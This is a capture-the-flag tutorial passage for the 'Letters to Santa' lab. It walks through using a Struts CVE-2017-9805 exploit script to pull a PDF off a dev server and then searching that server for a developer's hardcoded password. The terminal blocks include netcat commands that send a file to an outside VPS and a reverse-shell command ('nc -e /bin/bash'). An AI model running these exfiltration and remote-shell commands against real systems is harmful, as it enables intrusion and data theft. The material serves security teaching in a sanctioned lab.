

## Letters to Santa--a real world attack

### Part 7, Alabaster's Password


In the last part, we did more reconnaissance and exfiltrated GreatBookPage2.pdf. Once we had shell, we could see what the dev server has to offer. The instruction that sent us looking for the Great Book Page told us to get it from the web root of the server.

2) Investigate the *Letters to Santa* application at <https://l2s.northpolechristmastown.com>. What is the topic of *The Great Book* page available in the web root of the server? What is Alabaster Snowball's password?

A traditional location for the web root on Linux servers is `/var/www/html`, so let's look there with our Netcat shell.

```
[ec2-user@ip-172-31-37-34 ~]$ nc -nv1 4214
Connection from 35.227.92.93 port 4214 [tcp/*] accepted
ls -l /var/www/html
total 1760
drwxr-xr-x 2 root      www-data    4096 Oct 12 19:03 css
drwxr-xr-x 3 root      www-data    4096 Oct 12 19:40 fonts
-r--r--r-- 1 root      www-data 1764298 Dec  4 20:25 GreatBookPage2.pdf
drwxr-xr-x 2 root      www-data    4096 Oct 12 19:14 imgs
-rw-r--r-- 1 root      www-data    14501 Nov 24 20:53 index.html
drwxr-xr-x 2 root      www-data    4096 Oct 12 19:11 js
-rwx----- 1 www-data www-data    231 Oct 12 21:25 process.php
```

Sure enough, the page is there, `/var/www/html/GreatBookPage2.pdf`. It's probably too much to ask for, but perhaps the file is available from the dev web server.



Too bad. Another way to grab the page is to use Netcat. Rather than use the shell, we will just copy it using the Python exploit script. First, we start the listener. The command now uses redirection and is run on our VPS.

```
nc -nv1 4212 > GreatBookPage2.pdf
```

```

Using username "ec2-user".
Authenticating with public key "imported-openssh-key"
Last login: Wed Feb  7 20:30:14 2018 from 216.24.77.232

    _ | _ | _ )
    _ | ( _ | /   Amazon Linux AMI
    _ | \ _ | _ |

https://aws.amazon.com/amazon-linux-ami/2017.09-release-notes/
[ec2-user@ip-172-31-37-34 ~]$ nc -nv1 4214 > GreatBookPage2.pdf

```

Then we start the exploit. This time the command pipes the page into Netcat.

```

./cve-2017-9805.py -u
https://dev.northpolechristmastown.com/orders.xhtml -c "cat
/var/www/html/GreatBookPage2.pdf | nc ec2-35-171-88-102.compute-
1.amazonaws.com 4214"

```

```

[john@localhost ~]$ ./cve-2017-9805.py -u https://dev.northpolechristmastown.com
/orders.xhtml -c "nc -e /bin/bash ec2-35-171-88-102.compute-1.amazonaws.com 4214
"
[+] Encoding Command
[+] Building XML object
[+] Placing command in XML object
[+] Converting Back to String
[+] Making Post Request with our payload
[+] Payload executed
[john@localhost ~]$

```

We need to wait a minute or two before closing the listener and looking to see if we got the file we need. Because of the redirection we no longer get feedback, and we need to wait long enough for the transfer to finish.

```

[ec2-user@ip-172-31-37-34 ~]$ nc -nv1 4214 > GreatBookPage2.pdf
Connection from 35.227.92.93 port 4214 [tcp/*] accepted
^C
[ec2-user@ip-172-31-37-34 ~]$ ls -l
total 1728
-rw-rw-r-- 1 ec2-user ec2-user 1764298 Feb  8 00:34 GreatBookPage2.pdf
-rw-rw-r-- 1 ec2-user ec2-user    119 Jan 19 19:03 test.php
[ec2-user@ip-172-31-37-34 ~]$ pwd
/home/ec2-user
[ec2-user@ip-172-31-37-34 ~]$

```


We now have a 1.7MB GreatBookPage2.pdf file on our VPS. Let's use SCP from our CentOS VM to copy it back to our VM.

```

[john@localhost ~]$ scp -i .ssh/VPS.pem ec2-user@ec2-35-171-88-102.compute-1.am
azonaws.com:/home/ec2-user/GreatBookPage2.pdf ./GreatBookPage2.pdf
GreatBookPage2.pdf                                100% 1723KB 297.8KB/s   00:05
[john@localhost ~]$

```

When we open GreatBookPage2.pdf on our CentOS VM, we see this.



Success! We didn't even have to use base64.

As part of our reconnaissance, we ran the command `ps aux` using our shell on dev to see if we could learn anything. Process names, the usernames that started them, and file paths are often helpful.

```

ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0 204368  6716 ?        Ss   08:01   0:02 /sbin/init
root         2  0.0  0.0      0      0 ?        S    08:01   0:00 [kthreadd]
root         3  0.0  0.0      0      0 ?        S    08:01   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0      0 ?        S<   08:01   0:00 [kworker/0:0H]
root         6  0.0  0.0      0      0 ?        S    08:01   0:00 [kworker/u4:0]
root         7  0.0  0.0      0      0 ?        S    08:01   0:02 [rcu_sched]
root         8  0.0  0.0      0      0 ?        S    08:01   0:00 [rcu_bh]
root         9  0.0  0.0      0      0 ?        S    08:01   0:00 [migration/0]
root        10  0.0  0.0      0      0 ?        S<   08:01   0:00 [lru-add-drain]
root        11  0.0  0.0      0      0 ?        S    08:01   0:00 [watchdog/0]
root        12  0.0  0.0      0      0 ?        S    08:01   0:00 [cpuhp/0]
root        13  0.0  0.0      0      0 ?        S    08:01   0:00 [cpuhp/1]
root        14  0.0  0.0      0      0 ?        S    08:01   0:00 [watchdog/1]

```

<snip>

```

root      677  0.0  0.3 222744 26148 ?        Ss   08:01   0:02 php-fpm: master process (/etc/php/7.0/fp
m/php-fpm.conf)
alabast+  717  0.1  3.1 879104 242176 ?        Sl   08:01   1:17 /opt/jre/bin/java -Djava.util.logging.co
nfig.file=/opt/apache-tomcat/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoa
derLogManager -Dfile.encoding=UTF-8 -Dnet.sf.ehcache.skipUpdateCheck=true -XX:+UseConcMarkSweepGC -XX:+CM
SSClassUnloadingEnabled -XX:+UseParNewGC -XX:MaxPermSize=128m -Xms512m -Xmx512m -Djava.endorsed.dirs=/opt/
apache-tomcat/endorsed -classpath /opt/apache-tomcat/bin/bootstrap.jar -Dcatalina.base=/opt/apache-tomcat
-Dcatalina.home=/opt/apache-tomcat -Djava.io.tmpdir=/opt/apache-tomcat/temp org.apache.catalina.startup.
Bootstrap start
ntp       718  0.0  0.0  97852  3932 ?        Ssl  08:01   0:02 /usr/sbin/ntpd -p /var/run/ntpd.pid -g -
c /run/ntp.conf.dhcp -u 106:110
www-data  726  0.0  0.1 222940  9532 ?        S    08:01   0:00 php-fpm: pool www
www-data  727  0.0  0.1 222940  9464 ?        S    08:01   0:00 php-fpm: pool www

<snip>
root      763  0.0  0.0 159500  1720 ?        Ss   08:01   0:00 nginx: master process /usr/sbin/nginx -g
daemon on; master process on;
www-data  764  0.0  0.0 160188  4876 ?        S    08:01   0:02 nginx: worker process
www-data  765  0.0  0.0 160060  4760 ?        S    08:01   0:02 nginx: worker process

```

From the results, we see there is an Apache-Tomcat web server (this is probably the Struts server) and an Nginx server (a popular web server, pronounced Engine X.) We also see that the Struts web server files are in /opt/apache-tomcat/. That's a good place to start looking for Alabaster's password.

### Find Alabaster's Password

You will need to fire up your shell and do some searching. Some hints:

- 1) Recursive grep (grep **-r** findthis /path/to/search) is your friend.
- 2) Go ahead and search for the word "password", but you'll find it appears in hundreds of places. You'll have to be more precise. If you can guess part of the username, that may be a good thing to search for. Also, developers most often use passwords when their code connects to databases. If you search for files having to do with SQL or sql, that may help as well.
- 3) Don't be upset if your search returns a file that has a user name, but no password. It could be that the password is in the file, but on a different line.

### Questions

- 1) What is the user name and password that Alabaster left in his code? Can you connect to the dev server using SSH and those credentials?
- 2) Can you connect to the production Letters to Santa server (l2s.northpolechristmastown.com) using the credentials you found?